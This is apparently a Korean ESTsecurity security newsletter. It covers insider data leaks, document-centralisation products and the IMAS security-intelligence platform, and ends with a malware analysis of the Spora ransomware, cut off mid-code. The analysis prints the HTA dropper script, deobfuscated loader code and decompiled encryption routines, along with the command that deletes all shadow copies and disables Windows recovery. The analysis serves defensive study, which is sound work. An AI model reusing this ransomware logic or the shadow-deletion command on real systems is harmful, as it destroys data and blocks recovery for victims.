특히, 대부분 기관들은 외주 인력에 대한 보안관리를 시스템이 아닌, 인적 관리 차원에서만 실시하고 있다. 인적 관리 또한 주기적인 방문 관리가 아닌, 상시 관리에 그치는 수준도 많은 것으로 나타났다. 이는 언제든 대규모 보안 사고로 직결될 수 있어 매우 위험하다.

조사에 따르면 공공기관은 인적보안, 특히 외주 인력의 위험성을 매우 잘 인지하고 있다. 그러나 그에 대한 철저한 관리는 미흡해 보인다. 비슷한 유형의 보안 사고가 계속해서 발생할 수 밖에 없는 원인은 바로 여기에 있다.

ESTsecurity Copyright by ESTsecurity corp. All rights reserved.

기존 문서 보안 솔루션, 그 한계점

다시 2014 년 카드사 개인정보 대규모 유출 사태로 되돌아가 보자. 다량의 개인정보가 담긴 문서 파일은 어떤 방법으로 외부로 유출될 수 있었을까?

대부분 금융기관은 문서를 암호화하는 DRM 솔루션과 매체 복사를 차단하는 DLP 솔루션을 함께 도입한다. DRM 솔루션은 문서를 암호화 하는 기능을 주로 수행하지만, 모든 문서를 암호화시키는 것은 아니다. MS Office 등의 범용 문서작성 프로그램을 통해 생성된 파일만이 암호화될 뿐, Toad 와 같은 특수 프로그램을 통해 DB 에서 추출한 대량의 개인정보 파일은 암호화 대상이 아니다.

DLP 솔루션은 모든 유출 경로를 차단하는 강력한 솔루션이다. 그러나 DLP 에이전트가 동작하지 못하는 환경에서는 제대로 된 효과를 발휘할 수 없다. 예를 들어, 디스크를 분리하여 다른 PC 에 Slave 디스크로 연결한다면? 강력한 솔루션은 한순간 무용지물이 되어버릴 수 있다. 카드사로 파견된 신용평가사의 직원은 이러한 기존 문서 보안 솔루션의 허점을 이용해 개인정보를 손쉽게 유출해낼 수 있었다.

차세대 문서 보안 솔루션, 효과적인 대안이 될 수 있을까

IT 외주인력에 대한 강력한 보안 시스템은 중앙기관을 넘어, 산하기관과 지자체 등으로 확산되는 추세이다. 또한 금융회사의 차세대 시스템 개발에 앞서 반드시 검토되는 것이 IT 외주인력의 개발 소스, 산출물의 보안관리 솔루션이다. 금융기관과 공공기관은 같은 보안 사고를 번복하지 않도록, 기존 문서 보안 솔루션의 한계를 보완한 새로운 기술을 찾고 있다.

정부통합전산센터에 성공적으로 구축 완료한 이스트시큐리티의 시큐어디스크

 Copyright by ESTsecurity corp. All rights reserved.

한편, 공공기관의 수많은 정보시스템을 운영하고 관리하는 정부통합전산센터는 최근 1,500 명에 달하는 모든 외주 인력에 대하여 PC 에 문서 저장을 차단하는 강력한 문서중앙화 시스템을 도입하기에 이르렀다. IT 외주인력이 생산하는 모든 문서는 센터의 보안서버 내에 암호화 상태로 저장되어 외부 유출이 원천 차단된다. 문서를 중앙화하여 로컬 PC 저장을 원천 차단하는 문서중앙화 시장은 최근 몇 년 전부터 각광받기 시작했다. 기존 문서 보안 솔루션의 한계를 다수 보완하는 장점 때문에 공공 및 금융기관, 일부 기업에서도 도입을 검토하거나 부서 단위의 도입을 시도하고 있다. 과연 효과적인 대안으로 자리잡을 수 있을지 그 귀추가 주목된다.

한국인터넷진흥원(이하 KISA)과 국가정보원은 IT 외주인력에 의한 보안 사고가 번복되지 않도록 권고 지침을 안내하고 있다. KISA 의 'IT 외주인력 보안통제 안내서'와 국가정보원의 '국가 정보보안 기본지침 제 63 조, 외부 용역업체 자료에 대한 보안관리'에는 "용역사업 관련자료 및 사업과정에서 생산된 모든 산출물을 발주기관의 파일 서버에 저장하거나, 보안담당자가 지정한 PC 에 저장하고 관리할 것"을 명시한다. 몇차례 대규모 침해 사고를 겪은 금융기관과 공공기관들은 이제 이와 같은 지침에 대한 관리 감독을 강화하고 있다. 그만큼 IT 외주인력의 위험성을 전보다 더욱 진지하게 바라보고 있는 것이다.

중요한 데이터를 탈취하기 위한 보안 위협은 계속해서 증가하고 있으며, 매우 치밀해지고 있다. 보안 위협이 거대한 침해 사고로 진화하지 않도록 대응하기 위해서는 기본적으로 인적 관리 포인트들을 주기적으로 점검해야 한다. 위협은 늘 작은 것에서부터 번진다. 미처 확인하지 못한 작은 불씨가 초가삼간을 다 태워버리지 않도록, 금융기관과 공공기관은 보안에 더욱 주의해야겠다.

 Copyright by ESTsecurity corp. All rights reserved.

2. 4 차 산업혁명, 보안 인텔리전스는 선택이 아닌 필수다.

3 차 산업혁명의 시대가 저물어 가고, 4 차 산업혁명 시대가 도래하고 있다. 1 차 산업혁명은 18 세기 증기기관과 방적기의 탄생으로 인한 노동생산성의 향상이었고, 2 차 혁명으로 전기와 컨베이어 벨트 시스템에 의한 대량생산 체제가 자리잡았다. 그리고 우리는 지금 컴퓨터와 디지털 통신, 자동화로 대표할 수 있는 3 차 산업혁명 시대를 지나 4 차 산업혁명으로 가는 과도기에 살고 있다.

4 차 산업혁명은 초연결성(Hyper-Connected)과 초지능성(Hyper-Intelligent)의 특징을 가지고 있는 산업이다. 4 차 산업혁명을 통해서 모든 것이 상호 연결될 것이고, 사회는 더욱 지능화 될 것이다. 이제 우리는 4 차 산업혁명이 뜬구름 잡는 이야기가 아니라는 것을 안다. 상상 속에서 존재했던 로봇, 인공지능(AI), 스마트 카 등이 속속 현실이 되어 우리의 일상에 나타나고 있기 때문이다.

다보스포럼의 회장인 클라우스 슈밥(Klaus Schwab)은 자신의 저서 '4 차 산업혁명'에서 다음과 같이 기술하였다. "우리의 생활 방식과 업무 방식, 그리고 다른 사람과 관계를 맺는 방식까지 완전히 뒤바꿔 놓을 기술혁명이 눈 앞에 와 있다. 혁명의 크기나 범위 그리고 그 복잡성을 고려할 때, 이 혁명은 인류가 지금껏 경험했던 것과는 차원이 다를 것이다." 그렇다면 이처럼 우리의 삶의 방식을 완전히 뒤바꿔 놓을 4 차 산업혁명이란 무엇인가? 그리고 4 차 산업에서 보안 사업이 나아갈 길은 무엇인가?

4 차 산업혁명 시대, 보안은 달라져야 한다

기존의 보안 체계는 4 차 산업혁명 시대가 도래하면서 그 한계점이 명확해졌다. 대부분의 보안 위협들은 금전적, 군사적, 정치적 목적 등을 위해 발생한다. 공격 대상은 네트워크 상에 존재하는 취약한 장비나 주요 웹사이트, 그리고 엔드포인트 사용자 장비(PC, 모바일 등)이다. 그렇기에 지금까지의 보안업계는 이들을 보호할 수 있는 제품 제작에 방점이 찍혀 있었다.

시만텍의 '인터넷 위협 보고서'에 따르면, 2014 년 3 억 1700 만 개, 2015 년 4 억 3 천만 개의 신종 악성코드가 발견되었다. 그 증가세가 무척이나 공포스럽다. 또한 글로벌 IT 기업인 델 EMC 에 따르면 커넥티드 디바이스 수가 2015 년 80 억개에서 2031 년에는 2,000 억개로 급증할 것이라는 조사 결과를 발표했다. 이 수치대로라면 1 인당 소유한 커넥티드 디바이스가 1.1 개에서 7 개까지 늘어날 것으로 예상할 수 있다. 초연결의 세상에서는 모든 디바이스가


 Copyright by ESTsecurity corp. All rights reserved.

네트워크상에 존재하기 때문에 지금과는 비교할 수 없을 정도의 보안 문제가 발생할 것이다. 그렇기에 4 차 산업혁명에서의 보안은 달라져야 한다.

다양한 보호 대상과 방대한 양의 위협 정보를 처리해야… 돌파구는 보안 인텔리전스

보안 인텔리전스는 빅데이터 분석과 이상 행위 탐지 기능을 기반으로 하는 보안 영역이다. 보안 인텔리전스 솔루션은 방대한 데이터를 분석한 뒤, 위협을 차단하고 악성코드나 네트워크 트래픽의 행위를 분석하여 악성 행위를 찾아 낸다. 따라서 알려지지 않은 위협에 대해서도 한 발 빠른 대응과 조치가 가능해진다.

다양한 기기들과 빅데이터로 운영되는 초연결 사회에서는 기존 시그니처 기반 바이러스 검사 툴이나, 룰에 의한 알림 같은 수동적 형태의 위협 탐지 제품들로는 방대한 위협에 대응하기에 극히 제한적일 수 있다. 이에 보안 관련 유관 기업이나 기관들은 '알려지지 않은 공격에 대한 효과적인 방어'를 위해 A.I 를 활용한 보안 제품에 주목하고 있다. 올해 초 이스트소프트에서 분사한 통합 보안 기업 이스트시큐리티 또한 보안 인텔리전스 플랫폼 IMAS 를 개발하여 금융보안원과 경찰청에 성공적으로 구축 완료했다.



이스트시큐리티 보안 인텔리전스 플랫폼 IMAS

보안 인텔리전스 플랫폼 IMAS 는 '그림 1'과 같이 통합 보안을 지향하면서 클라우드 형태의 분석 서비스를 제공하는 IMAS 클라우드와 어플라이언스 형태의 네트워크 보호 솔루션인 IMAS 어플라이언스를 제공한다.

 Copyright by ESTsecurity corp. All rights reserved.

IMAS 클라우드는 PE, APK, doc 등 특정 샘플 파일이나 URL 을 분석한 뒤, 연동 장비 또는 고객에게 샘플의 악성 여부, 판단에 필요한 데이터 등을 제공한다. 이는 이스트시큐리티가 통합 백신 '알약' 사업을 통해 수집한 양질의 데이터를 기반으로 하며, AI, 연관성 분석 등 해석 기능에 의해 가공된 정보이다. IMAS 어플라이언스는 네트워크 상에서 트래픽 감시를 수행 중 특정 파일이나 URL 데이터를 추출하여 분석한다. 더욱 정확한 진단을 위해 IMAS 클라우드를 연동하여 사용할 수도 있다. IMAS 클라우드는 샘플 분석 결과, 해당 파일이 악성으로 판단될 경우, 연동된 방화벽이나 백신 등에 관련 정보를 공유하여 공격을 차단하도록 한다.

보안 인텔리전스 플랫폼 IMAS 는 빅데이터를 기반으로 데이터를 해석하고, 유의미한 정보를 도출할 수 있도록 AI, 연관성 분석 등의 기능을 제공한다. 빅데이터 분석은 기존에 알려지지 않은 위협을 탐지해낼 수 있다는 특징이 있다. 이는 다수의 알려지지 않은 위협에 효과적으로 대처할 수 있게 한다.

보안 인텔리전스, 선택이 아닌 필수

인류의 삶은 기술 혁신으로 인해 계속해서 질적인 향상을 이룰 것이다. 동시에 보안 위협 또한 크게 증가할 것이며, 어떤 면에서는 현재의 위협 보다 더욱 심각한 상황으로 치달을 수 있겠다. 일례로, IoT 로 연결된 스마트카가 주행 중 해커의 공격을 받아 제어권을 상실한다면 탑승자의 생명도 위험할 수 있다. 또한 최근 제약-의료 기업 존슨앤드존슨은 자사의 당뇨 환자 휴대용 인슐린 자동 공급 제품에 보안 취약점이 있어, 공격자가 이를 악용할 수 있다고 경고하기도 했다. 그뿐만이 아니다. 초연결의 세상에서는 지금과 비교할 수 없을 정도로 수 많은 기기들이 서로 연결될 것이다. 그렇기에 특정 기기가 공격을 받게 되면, 공격받은 기기와 연결된 수 많은 기기들도 같이 피해를 입을 수 있다. 사이버 공격은 이미 뛰어난 기술을 보유한 그루(guru)들에게 단순한 장난감이 아닌, 사이버 범죄자들의 돈벌이 수단 또는 군사적 무기로 바뀐 지 오래다.

우리는 4 차 산업혁명이 가져다 줄 기술 혁신을 무작정 기다리기 보다 그에 걸맞는 준비를 해야 한다. 시대가 진화함에 따라 보안도 진화해야 한다. 4 차 산업혁명은 이제 우리의 코앞에 다가왔다. 보안 인텔리전스는 더 이상 선택이 아닌 필수다.

 Copyright by ESTsecurity corp. All rights reserved.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론


ESTsecurity Copyright by ESTsecurity corp. All rights reserved.

[Trojan.Ransom.Spora]악성코드 분석 보고서

1. 개요

최근 랜섬웨어가 지속적으로 급증하고 있는 가운데 오프라인으로 암호화를 실행하는 'spora(스포라)' 랜섬웨어가 새롭게 발견되었다. 러시아에서 발견된 이 'spora' 랜섬웨어는 오프라인 암호화뿐만 아니라 다크 웹을 이용하던 기존 랜섬웨어와는 다르게 자체 웹사이트를 운영하는 것이 새로운 특징이다. 이번 분석 보고서에서는 상세분석을 통해 'spora' 랜섬웨어의 특징을 알아보고자 한다.

이번 랜섬웨어는 악성파일이 첨부된 이메일을 특정 기업 담당자에게 발송하는 형태로 유포되었다. 불특정 다수를 대상으로 했던 기존 랜섬웨어의 유포 형태와는 다른 차이점을 보인다. 메일 내용은 기업 담당자가 관심을 가질만한 계약과 관련된 업무적인 내용을 다룬다.



[그림 1] 메일 수신 화면

러시아어로 된 메일은 '회사에서 지원한 계약이 성사되어 청구서를 첨부하였으니 파일을 확인해 달라'는 내용으로 요약할 수 있다. 첨부된 파일은 영수증과 관련된 파일인 것처럼 설명되어 있지만 압축을 풀고 확인해보면 영수증이 아닌 랜섬웨어를 드랍하는 HTA 파일임을 알 수 있다.

 Copyright by ESTsecurity corp. All rights reserved.

2. 악성코드 상세 분석

2.1 첨부된 HTA 파일 분석

메일에 첨부된 HTA 파일은 HTML Application 파일로, 내부코드는 HTML 형식을 사용하며 브라우저 외부에서도 독립적으로 실행 가능하다는 장점이 있다. 악성코드 제작자는 이 특징을 악용하여 사용자가 HTA 파일을 실행하게끔 유도한다.

```
< HTA: APPLICATION WINDOWSTATE = 'minimize' /  >
    < script language = "vbscript" >
    last = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%temp%"):
    Set lstp = CreateObject("Scripting.FileSystemObject").CreateTextFile(last + "\close.js"): // Create JS File
    lstp.WriteLine "(function(){var qP=Function;function Gr(x){var k=691452;var s=x.length; ...코드생략
    lstp.Close:
    CreateObject(" WScript.Shell ").Run " % temp %  \ close.js ", 0: //Run JS File
    window.close()
    </script>
```

[그림 2] HTA 파일 내부코드

HTA 파일의 내부코드는 vbscript 로 작성되었으며 %TEMP%폴더 하위에 close.js 파일을 드랍 후 실행한다.

2.2 close.js 파일분석

드랍된 close.js 코드는 분석 및 탐지를 피하기 위해 난독화되어 있다. 따라서 원활한 분석을 위해 난독화된 코드를 복원하여 분석을 진행하였다. 다음은 복원한 close.js 파일의 일부 코드이다. 이 코드는 close.js 의 핵심 행위를 담고 있다.

```
var objWshShell = CreateObject("WScript.Shell");
var FilePath = objWshShell.ExpandEnvironmentStrings(FilePath); //FilePath == %Temp%\81063163ded.exe
var objStream = new CreateObject("ADODB.Stream");
var DocFilePath = objWshShell.ExpandEnvironmentStrings(DocFilePath); //DocFilePath == %Temp%\doc_6d518e.docx
var objStream.Type = 1;
var objStream.Open();
var objStream.Write(PE_DATA);
try {
    objStream.SaveToFile(FilePath, adSaveCreateOverWrite);
} catch (except_0) {}
objStream.Close();
objStream.Type = 1;
objStream.Open();
objStream.Write(DOC_DATA);
try {
    objStream.SaveToFile(DocFilePath, adSaveCreateOverWrite);
} catch (except_1) {}
objStream.Close();
try {
    objWshShell.Run("" + DocFilePath + "", 1, 0); // 1 == Activate and display the window.
} catch (except_2) {};
try {
    objWshShell.Run("" + FilePath + "", 0, 0); // 0 == Hide the window
} catch (except_3) {}
```

[그림 3] 복원된 close.js 코드 일부

 Copyright by ESTsecurity corp. All rights reserved.

코드 내용을 살펴보면 close.js 파일은 %TEMP%하위에 doc_6d518e.docx 파일과 81063163ded.exe 파일을 드랍하고 각각의 파일을 실행한다. doc_6d518e.docx 파일을 실행하여 사용자에게 문서 파일이 실행됨을 보여주어 랜섬웨어 감염사실을 은폐한다. 실행되는 문서 파일은 손상된 파일로 내용을 확인할 수 없다. 실제 랜섬웨어인 81063163ded.exe 는 사용자에게 보이지 않는 형태로 실행된다.

2.3 81063163ded.exe 파일 분석

2.3.1 중복실행 확인

```
GetVolumeInformationW(v0, 0, 0, &VolumeSerialNumber, 0, 0, 0, 0);// VolumeSerial정보확인
pOptionalEntropy.pbData = &VolumeSerialNumber;
pOptionalEntropy.cbData = 4;
RtlComputeCrc32 = GetProcAddress(v1, "RtlComputeCrc32");
memset = GetProcAddress(v1, "memset");
memcpy = GetProcAddress(v1, "memcpy");
v2 = GetCommandLineW();
v3 = StrStrW(v2, L"/u");

// Mutex를 확인하여 실행중이면 프로세스종료 실행중이지 않으면 랜섬웨어 감염시작
if ( !v3 )
{
  wsprintfW(v0, L"m%u", 0);                    // Mutex == 'm' + volumeserial(Decimal)
  if ( OpenMutexW(1u, 0, v0) )
    goto ExitProcess;
  CreateMutexW(0, 0, v0);
}
```

[그림 4] 중복실행 확인코드

본 악성코드는 중복실행을 방지하기 위해 Mutex 를 사용한다. Mutex 는 최초 문자 'm'과 C 드라이브의 Serialnumber(16 진수)가 결합된 형태로 생성된다. 이후 Mutex 를 확인하여 중복실행 중이라면 현재 프로세스를 종료하고 중복실행이 아니라면 랜섬웨어 코드를 진행한다.

2.3.2 시스템 복원 방지 및 무력화

윈도우에서는 사용자에게 윈도우 백업서비스인 시스템 복원기능을 제공한다. 시스템 복원을 통하여 특정 시점의 볼륨 섀도우 복사본을 만들면 해당 시점에 저장한 파일이나 폴더 등 윈도우 환경을 그대로 복원할 수 있다.

```
memset(&pExecInfo, 0, 60);
pExecInfo.nShow = 0;
pExecInfo.cbSize = 60;
pExecInfo.lpFile = L"wmic.exe";
pExecInfo.lpParameters = L"process call create W"cmd.exe /c vssadmin.exe delete shadows /all /quiet & bcdedit.exe /set {"
                         "default} recoveryenabled no & bcdedit.exe /set {default} bootstatuspolicy ignoreallfailuresW"";
pExecInfo.fMask = 1024;
v0 = 0;
do
{
  if ( ShellExecuteExW(&pExecInfo) )
```

[그림 5] 시스템 복원 및 무력화 코드

악성코드 제작자는 암호화된 파일이 복원되는 것을 방지하기 위해서 해당 기능을 통해 위와 같은 명령어로 시스템 복원 기능을 무력화시킨다.

 Copyright by ESTsecurity corp. All rights reserved.

2.3.3 파일 암호화

'spora' 랜섬웨어는 볼륨의 루트 디렉토리부터 암호화 대상 파일을 검색하여 리스팅한다. 다른 랜섬웨어와는 다르게 기업에서 많이 사용하고 있는 네트워크 디스크를 암호화 대상에 포함한다.

```
result = WNetOpenEnumW(2u, 0, 0, lpNetResource, &hEnum);
if ( !result )
{
  networkdrivelist____ = LocalAlloc(0x40u, 0x4000u);
  networkdrivelist___ = networkdrivelist____;
  v8 = networkdrivelist____;
  if ( networkdrivelist____ )
  {
    lpNetResource = -1;
    BufferSize = 0x4000;
    // Network Driver Listing
    if ( !WNetEnumResourceW(hEnum, &lpNetResource, networkdrivelist____, &BufferSize) && lpNetResource )
    {
      networkdrivelist_ = (networkdrivelist___ + 20);
      do
      {
        if ( *(networkdrivelist_ - 8) & 2 )
        {
          crypt_networkdisk((networkdrivelist_ - 5));
        }
        else if ( *(networkdrivelist_ - 4) == 1 )
        {
          v5 = lstrlenW(*networkdrivelist_);
          networkdrivelist = LocalAlloc(0x40u, 2 * v5 + 16);
          v7 = networkdrivelist;
          if ( networkdrivelist )
          {
            lstrcpyW(networkdrivelist, *networkdrivelist_);
            crpyfilelisting(v7);
            LocalFree(v7);
          }
        }
```

[그림 6] 네트워크 디스크 검색코드

감염대상으로 검색된 드라이브를 탐색하여 암호화 대상 파일이 있는지 확인한 후 리스팅하여 관리한다. 다음은 암호화 대상 파일을 리스팅하는 코드이다.

```
lstrcatW(lpString1, L"WW*.*");
lpString1a = FindFirstFileW(lpString1, v2);
if ( lpString1a == -1 )
  return LocalFree(v2);
*(StrRChrW(v3, 0, 'WW') + 2) = 0;
while ( 1 )
{
  v4 = v2->cFileName;
  if ( v2->dwFileAttributes & 0x10 )
  {
    if ( !lstrcmpW(v2->cFileName, L".") || !lstrcmpW(v2->cFileName, L"..") || check_infectPath(v2->cFileName) )
      goto LABEL_15;
    v5 = lstrlenW(v2->cFileName);
    v6 = lstrlenW(v3);
    v7 = LocalAlloc(0x40u, 2 * (v6 + v5) + 10);
    v8 = v7;
    if ( v7 )
    {
      lstrcpyW(v7, v3);
      lstrcatW(v8, v4);
      crpyfilelisting(v8);
      goto LABEL_13;
    }
LABEL_14:
    v2 = v11;
    goto LABEL_15;
  }
  if ( check_extention(v2->cFileName) )
    break;
LABEL_15:
  if ( !FindNextFileW(lpString1a, v2) )
    goto LABEL_18;
}
```

[그림 7] 암호화 대상 파일 리스팅 코드

먼저 현재 탐색경로가 암호화 제외 경로인지 확인한다. 제외 경로라면 다른 경로를 탐색하고 그렇지 않을 경우 확장자를 검사하여 암호화 대상 확장자인지 확인한다. 다음은 암호화 제외 경로와 암호화 대상 확장자이다.

 Copyright by ESTsecurity corp. All rights reserved.

```
"windows"
"program files"
"program files (x86)"
"games"
```

[표 1] 암호화 제외 경로

```
".xls",".doc",".xlsx",".docx",".rtf",".odt",".pdf",".psd",".dwg",".cdr"
".cd",".mdb",".1cd",".dbf",".sqlite",".accdb",".jpg",".jpeg",".tiff",".zip"
".rar",".7z",".backup"
```

[표 2] 암호화 대상 확장자

다음은 파일 암호화 코드이다.


```
v4 = CreateFileMappingW(hcryptfile, 0, 4u, 0, dwMaximumSizeLow, 0);
hObject = v4;
if ( v4 )
{
  lpFileNameb = MapViewOfFile(v4, 6u, 0, 0, dwMaximumSizeLow);
  if ( lpFileNameb )
  {
    if ( CryptGenKey(0, CALG_AES_256, 1u, &phKey) )
    {
      NumberOfBytesRead = 0x80;
      if ( CryptExportKey(phKey, 0, 8u, 0, &AES_KEY, &NumberOfBytesRead)
        && CryptEncrypt(0, 0, 1, 0, &AES_KEY, &NumberOfBytesRead, 0x80u)
        && CryptEncrypt(phKey, 0, 0, 0, lpFileNameb, &dwMaximumSizeLow, dwMaximumSizeLow) )
      {
        CRC = RtlComputeCrc32(0, &AES_KEY, 0x80);
        SetFilePointer(hcryptfile, 0, 0, 2u);
        WriteFile(hcryptfile, &AES_KEY, 0x80u, &NumberOfBytesRead, 0);
        WriteFile(hcryptfile, &CRC, 4u, &NumberOfBytesRead, 0);
        retn = 1;
      }
      CryptDestroyKey(phKey);
```

[그림 8] 암호화 코드

해당 파일이 이미 암호화가 진행되었는지 확인 후 ASE 키를 가지고 암호화를 진행한다. 파일을 암호화에 사용한 AES 키는 RSA 공개키로 암호화하여 저장된다. 그리고 파일 마지막에 0x80byte 만큼의 암호화된 AES 키와 0x4byte 만큼의 CRC 값이 추가된다.

 Copyright by ESTsecurity corp. All rights reserved.

다음 그림은 암호화된 파일포맷이다.



[그림 9] 암호화된 파일포맷

```
hcryptfile = CreateFileW(lpFileName, 0xC0000000, 1u, 0, 3u, 0x80u, 0);
if ( hcryptfile != -1 )
{
  FileSizeHigh = 0;
  lpFileNamea = GetFileSize(hcryptfile, &FileSizeHigh);
  if ( lpFileNamea >= 0x20
    && SetFilePointer(hcryptfile, 0xFFFFFF7C, 0, 2u) != -1
    && ReadFile(hcryptfile, &AES_KEY, 0x80u, &NumberOfBytesRead, 0)
    && NumberOfBytesRead == 0x80
    && ReadFile(hcryptfile, &CRC, 4u, &NumberOfBytesRead, 0)
    && NumberOfBytesRead == 4 )
  {
    check_crypted = RtlComputeCrc32(0, &AES_KEY, 0x80);
    if ( check_crypted == CRC )
    {
      retn = 2;
    }
```

[그림 10] 중복감염 방지코드

CRC는 데이터에 오류가 있는지 확인을 하기 위한 알고리즘이다. 이 알고리즘을 이용하여 파일의 마지막에 추가된 RSA로 암호화된 AES 키와 그 키의 CRC를 비교하여, 이것이 같을 경우 암호화 파일로 인지하여 중복감염을 방지한다.

 Copyright by ESTsecurity corp. All rights reserved.

2.3.4 사용자 ID 발급 및 감염정보 KEY 파일생성

'spora' 랜섬웨어는 암호화된 파일 목록과 사용자 PC 의 정보가 담긴 KEY 파일을 드랍한다. 드랍하기에 앞서 ID 발급로직을 통하여 감염된 사용자에게 고유의 ID 를 발급한다. 발급된 ID 는 감염된 사용자의 국가코드, 암호화 목록파일의 MD5, 그룹별 암호화 파일 개수를 포함한다. 다음은 사용자 ID 발급코드이다.

```
switch ( v6 )                    // 암호화파일 그룹별 ID발급
{
  case '0':
    v12 = 'Z';
    goto LABEL_23;
  case '1':
    v12 = 'X';
    goto LABEL_23;
  case '2':
    v12 = 'R';
    goto LABEL_23;
  case '3':
    v12 = 'O';
    goto LABEL_23;
  case '4':
    v12 = 'A';
    goto LABEL_23;
  case '5':
    v12 = 'H';
    goto LABEL_23;
  case '6':
    v12 = 'F';
    goto LABEL_23;
  case '7':
    v12 = 'G';
    goto LABEL_23;
  case '8':
    v12 = 'E';
    goto LABEL_23;
  case '9':
    v12 = 'K';
    goto LABEL_23;
  default:
    break;
}
```

[그림 11] 사용자 ID 발급코드 일부

발급된 ID 는 감염정보를 담고 있는 KEY 파일의 이름으로 사용된다. 다음은 KEY 파일에 감염정보를 저장하는 코드이다.

```
CryptBinaryToStringA(pbBinary, pdwDataLen, 1u, v2, &pcchString);
v3 = LocalAlloc(0x40u, pcchString + 702);
v4 = v3;
v12 = v3;
if ( v3 )
{
  lstrcpyA(v3, "-----BEGIN RSA PRIVATE KEY-----₩r₩n");
  lstrcatA(v4, hKeya);
  lstrcatA(v4, "-----END RSA PRIVATE KEY-----₩r₩n");
  infected_time = &v12[lstrlenA(v4)];
  GetLocalTime(&SystemTime);
  v6 = &infected_time[wsprintfA(      // 감염시간
                        infected_time,
                        "%02hu.%02hu.%04hu|",
                        SystemTime.wDay,
                        SystemTime.wMonth,
                        SystemTime.wYear)];
  pdwDataLen = 257;
